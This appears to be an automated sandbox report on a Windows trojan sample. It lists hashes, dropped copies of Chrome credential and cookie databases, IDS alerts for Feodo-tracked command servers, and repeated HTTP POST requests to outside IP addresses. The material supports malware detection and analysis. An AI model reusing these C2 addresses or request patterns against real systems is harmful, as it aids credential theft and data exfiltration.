	52uSca10l1.exe	Get hash	malicious	Browse	• 103.140.207.110
	oevvvcBBV7.exe	Get hash	malicious	Browse	• 103.140.207.110
	TWY64j9zbc.dll	Get hash	malicious	Browse	• 103.140.207.110
	DozhnYOkJ6.dll	Get hash	malicious	Browse	• 103.140.207.110
	GnrGdbvaXN.dll	Get hash	malicious	Browse	• 103.140.207.110
	wc8FX0j4Gm.dll	Get hash	malicious	Browse	• 103.140.207.110
	In-zoomConference.exe	Get hash	malicious	Browse	• 103.140.207.110
	gwC2mhlam5.exe	Get hash	malicious	Browse	• 103.140.207.110
	caDeEx.dll	Get hash	malicious	Browse	• 103.140.207.110
	exPlEx.dll	Get hash	malicious	Browse	• 103.140.207.110
	plDeCa.dll	Get hash	malicious	Browse	• 103.140.207.110
	nextUsDe.dll	Get hash	malicious	Browse	• 103.140.207.110

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\wermgr.exe
File Type:	Microsoft Cabinet archive data, 61157 bytes, 1 file
Category:	dropped
Size (bytes):	61157
Entropy (8bit):	**7.995991509218449**
Encrypted:	**true**
SSDEEP:	1536:ppUkcaDREfLNPj1tHqn+ZQgYXAMxCbG0Ra0HMSAKMgAAaE1k:7UXaDR0NPj1Vi++xQFa07sTgAQ1k
MD5:	AB5C36D10261C173C5896F3478CDC6B7
SHA1:	87AC53810AD125663519E944BC87DED3979CBEE4
SHA-256:	F8E90FB0557FE49D7702CFB506312AC0B24C97802F9C782696DB6D47F434E8E9
SHA-512:	E83E4EAE44E7A9CBCD267DBFC25A7F4F68B50591E3BBE267324B1F813C9220D565B284994DED5F7D2D371D50E1EBFA647176EC8DE9716F754C6B5785C6E897A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF.....,.....I.....t.....*S{I .authroot.stl..p.(.5..CK..8U....u.}M7{v!.\D.u.....F.eWI.!e..B2QIR..$4.%.3eK$J. .....9w4...=.9..}...~....$..h..ye.A..;....\|. O6.a0xN....9..C..t.z.,..d`.c...(5.....<..1.\|..2.1.0.g.4yw..eW.#.x....+.oF....8.t...Y....q.M.....HB.^y^a...)..GaV"\|..+.'..f..V.y.b.V.PV.....`..9+..\0.g...!.s..a....Q.....~@$.....8..(g..tj....=,V)v.s.d.].xqX4.....s....K..6.tH.....p~.2..!..<./X.....r.. ?(.\[. H...#?.H.".. p.V.}.`L...P0.y....|...A..(...&..3.ag...c..7.T=....ip.Ta..F.....'..BsV...0.....f....Lh.f..6....u.....Mqm.,...@.WZ.={,;.J...)...{_Ao....T.....xJmH.#..>.f..RQT.Ul(..AV..|.!k0...|\.....U2U.....,9..+.\R..(.[.'M.....0.o..,.t.#..>y.!....!X<o.....w...'.....a.'..og+>..|.s.g.Wr.2K.=...5.YO.E.V.....`.O..[.d.....c..g....A..=....k..u2..Y.}.....C...\=...&...U.e...?...z.'..$..fj.'|.c....4y.".T.....X....@xpQ..,q..".t.... $.F..O.A.o_}d.3...z...F?..-...Fy...W#...1.....T.3....x.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\wermgr.exe
File Type:	data
Category:	modified
Size (bytes):	326
Entropy (8bit):	3.108423439276625
Encrypted:	false
SSDEEP:	6:kKKyE4dFN+SkQlPlEGYRMY9z+4KlDA3RUeOlEfcTt:yyEq2kPlE99SNxAhUefit
MD5:	DB1D9D247550BD738FB6A771866169F9
SHA1:	0FE6C7D088703B264A6F75D7D91595D8034AB49D
SHA-256:	32D431078D4F4714F789DFF54A554C1857B990782F483A5CC0661500B8B7634C
SHA-512:	D0AA50808408B74D59613DD85082B940C906432F95298E1D85C23187DCD2EC6B900555F9E47EFD073338E9C81A04FF12DD12AB431CE80D522CE0C64AF018B10
Malicious:	false
Preview:	p..... .....*.....(..... .....^.....$.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c/.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.a.a.8.a.1.5.e.a.6.d.7.1.:.0."...

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies.bak	
Process:	C:\Windows\System32\svchost.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C7
Malicious:	**true**
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History.bak	
Process:	C:\Windows\System32\svchost.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	118784
Entropy (8bit):	0.45897271081743474
Encrypted:	false
SSDEEP:	96:/8WU+bDoYysX0uhnydVjN9DLjGQLBE3u:El+bDo3irhnydVj3XBBE3u
MD5:	48A0503A55113CE8C8D7A1481A465D49
SHA1:	6212FF680FA492983973EEF5341BDD2AC5B28417
SHA-256:	E79639510991FEBA97C39F0388B53420765D307C46C43B0BD0C014FD36EF8092
SHA-512:	96A2FC52E2325A29F4B38A080DA817DA741A38BB8DBFD2A85349608251197D3D715A75639FB587216C5BAF8034A93F33E11DA7E35C70347BF584DAC94EF889CF
Malicious:	**true**
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data.bak	
Process:	C:\Windows\System32\svchost.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data.bak	
Malicious:	**true**
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data.bak	
Process:	C:\Windows\System32\svchost.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	**true**
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State.bak	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87300
Entropy (8bit):	6.102677495198111
Encrypted:	false
SSDEEP:	1536:CdLUGRcZdJiXrXaflyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR1:CdLUFcbXaflB0u1GOJmA3iuR1
MD5:	D5D29F3050E6C920ECA7B7276AB537CE
SHA1:	CE24853BBE0BCC044B2216385612CBA2A754E4D4
SHA-256:	C0963F0007CBC3AA6AA3B9A906173730BB6B7644BE9D3DA903D64B42D4387FDB
SHA-512:	3BB59E005958968218FF3763B831B8898C47A6543CD6B017D52DA9176DBE0D6D545F25FB901D11DA2B30D9BA86DCB59E0F295A9C1B14579C8B764849CFB76D8
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601451012154773e+12,"network":1.601451004e+12,"ticks":765205613.0,"uncertainty":4222325.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqIYBIjSlOiLGeiMKiIFJZDroAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7l3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245922715401452"},"plugins":{"metadata":{"adobe-flash-player":{"d

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.022617974879754
TrID:	• Win32 Executable (generic) a (10002005/4) 99.83% • Windows Screen Saver (13104/52) 0.13% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	zmbct5agcD.exe
File size:	528443
MD5:	7bb8f00948d80dc7a3936c4c1fa2b276
SHA1:	e60d2828c4a5716d1d96ba1a141e239a2df374f8
SHA256:	c3b12369d950f2420697e8b05b80a29a0cea58fd7d858d7a622611291d3496f5

General

SHA512:	ac507e6050da30a7b2a8867d6acf384925105fbb3d325d5 78de7997a1d1f3284071486d42caeea4274bbbef182fc96 6d0d2e130786c576d54be17ea3307ff298
SSDEEP:	12288:cbVMh0tRyr3W3SfniM+uwkMx8nXoTT0WJZmo: WMh0tRy73lY8X2xJZmo
File Content Preview:	MZ.....@.....!..L.!Th is program cannot be run in DOS mode....$.....yq..."... "..."..."..."..."..."2..";.."..."P.."..."..."..."P.."..."Rich...".... .....PE..L...}..`.....

File Icon

Icon Hash:	71b018ccc6577131

Static PE Info

General

Entrypoint:	0x4057bd
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x60E4CA7D [Tue Jul 6 21:26:21 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	675872e23dfc0f62ffbc2f69c316f4bc

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x253a6	0x26000	False	0.545088918586	data	6.48403042151	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x27000	0x79ee	0x8000	False	0.326416015625	data	4.81513775397	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x2f000	0x50e8	0x2000	False	0.3916015625	data	4.60170819222	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x35000	0x4f6e8	0x50000	False	0.779440307617	data	7.23576523208	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-19:59:03.125615	TCP	2404346	ET CNC Feodo Tracker Reported CnC Server TCP group 24	49781	443	192.168.2.4	88.87.15.96
09/27/21-19:59:07.464621	TCP	2404300	ET CNC Feodo Tracker Reported CnC Server TCP group 1	49793	443	192.168.2.4	103.140.207.110

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 19:58:56.085448980 CEST	192.168.2.4	8.8.8.8	0x749a	Standard query (0)	ip.anysrc.net	A (IP address)	IN (0x0001)
Sep 27, 2021 19:58:58.779990911 CEST	192.168.2.4	8.8.8.8	0x5fcc	Standard query (0)	72.150.189.185.zen.spamhaus.org	A (IP address)	IN (0x0001)
Sep 27, 2021 19:58:58.808168888 CEST	192.168.2.4	8.8.8.8	0x385f	Standard query (0)	72.150.189.185.cbl.abuseat.org	A (IP address)	IN (0x0001)
Sep 27, 2021 19:58:58.837167025 CEST	192.168.2.4	8.8.8.8	0x651b	Standard query (0)	72.150.189.185.b.barracudacentral.org	A (IP address)	IN (0x0001)
Sep 27, 2021 19:58:58.961718082 CEST	192.168.2.4	8.8.8.8	0x4764	Standard query (0)	72.150.189.185.dnsbl-1.uceprotect.net	A (IP address)	IN (0x0001)
Sep 27, 2021 19:58:58.992899895 CEST	192.168.2.4	8.8.8.8	0x3239	Standard query (0)	72.150.189.185.spam.dnsbl.sorbs.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 19:58:56.098422050 CEST	8.8.8.8	192.168.2.4	0x749a	No error (0)	ip.anysrc.net		116.203.16.95	A (IP address)	IN (0x0001)
Sep 27, 2021 19:58:58.804959059 CEST	8.8.8.8	192.168.2.4	0x5fcc	Name error (3)	72.150.189.185.zen.spamhaus.org	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 19:58:58.834068060 CEST	8.8.8.8	192.168.2.4	0x385f	Name error (3)	72.150.189.185.cbl.abuseat.org	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 19:58:58.958976984 CEST	8.8.8.8	192.168.2.4	0x651b	Name error (3)	72.150.189.185.b.barracudacentral.org	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 19:58:58.989936113 CEST	8.8.8.8	192.168.2.4	0x4764	Name error (3)	72.150.189.185.dnsbl-1.uceprotect.net	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 19:58:59.019326925 CEST	8.8.8.8	192.168.2.4	0x3239	Name error (3)	72.150.189.185.spam.dnsbl.sorbs.net	none	none	A (IP address)	IN (0x0001)

Copyright Joe Security LLC 2021

HTTP Request Dependency Graph

- 103.140.207.110
- ip.anysrc.net
- 103.239.6.30:443
- 195.39.233.29:443
- 178.151.205.154:443
- 182.160.99.205:443
- 182.160.98.250:443
- 91.232.241.58:443
- 77.252.26.5:443
- 178.182.254.64:443
- 109.87.143.67:443
- 79.110.193.67:443
- 91.191.55.135:443

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49793	103.140.207.110	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49837	103.140.207.110	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49844	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.087841988 CEST	9040	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------HRBWCPDMZVTXZKCL User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 77.252.26.5:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
100	192.168.2.4	49934	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.368515015 CEST	9141	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------VFHZMUVPUZHCMNAZ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 109.87.143.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
101	192.168.2.4	49935	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.369740963 CEST	9142	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------QQRTXOSKQGDESVTO User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 79.110.193.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
102	192.168.2.4	49936	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.373569965 CEST	9143	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------MEGXXFHXTLCWJWCL User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.191.55.135:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
103	192.168.2.4	49937	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.374762058 CEST	9144	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------WUYYXTLIQFHCGBSV User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 103.239.6.30:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
104	192.168.2.4	49938	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.376410961 CEST	9145	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------XUABFMQBWGTZEZOT User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 195.39.233.29:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
105	192.168.2.4	49939	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.377551079 CEST	9147	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------VQHPQHWAMSCMDXCV User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.151.205.154:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
106	192.168.2.4	49940	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.380554914 CEST	9148	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------IZFZBOFRCSCFVKQS User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.99.205:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
107	192.168.2.4	49941	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.381722927 CEST	9149	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------FKZQTSVRERJCMRPM User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.98.250:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
108	192.168.2.4	49942	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.382961035 CEST	9150	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------TNOYQLXELFZSBKMS User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.232.241.58:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
109	192.168.2.4	49943	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.384121895 CEST	9151	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------DHIKSOLCLGTMFRCL User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 77.252.26.5:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.4	49845	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.091177940 CEST	9041	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------APEURUWFRHBQJOIT User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.182.254.64:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
110	192.168.2.4	49944	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.385385036 CEST	9152	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------OPWWEOZFGXEACLFL User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.182.254.64:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
111	192.168.2.4	49945	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.386630058 CEST	9153	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------XCAOZFHIVAVGHXTK User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 109.87.143.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
112	192.168.2.4	49946	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.387783051 CEST	9155	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------ZPXTAQNKKNQMYZTC User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 79.110.193.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
113	192.168.2.4	49947	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.388889074 CEST	9156	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------KVVGINCSLWFZBVYW User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.191.55.135:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
114	192.168.2.4	49948	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.503786087 CEST	9157	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------PFQOJPYNSQNPPZVH User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 103.239.6.30:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
115	192.168.2.4	49949	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
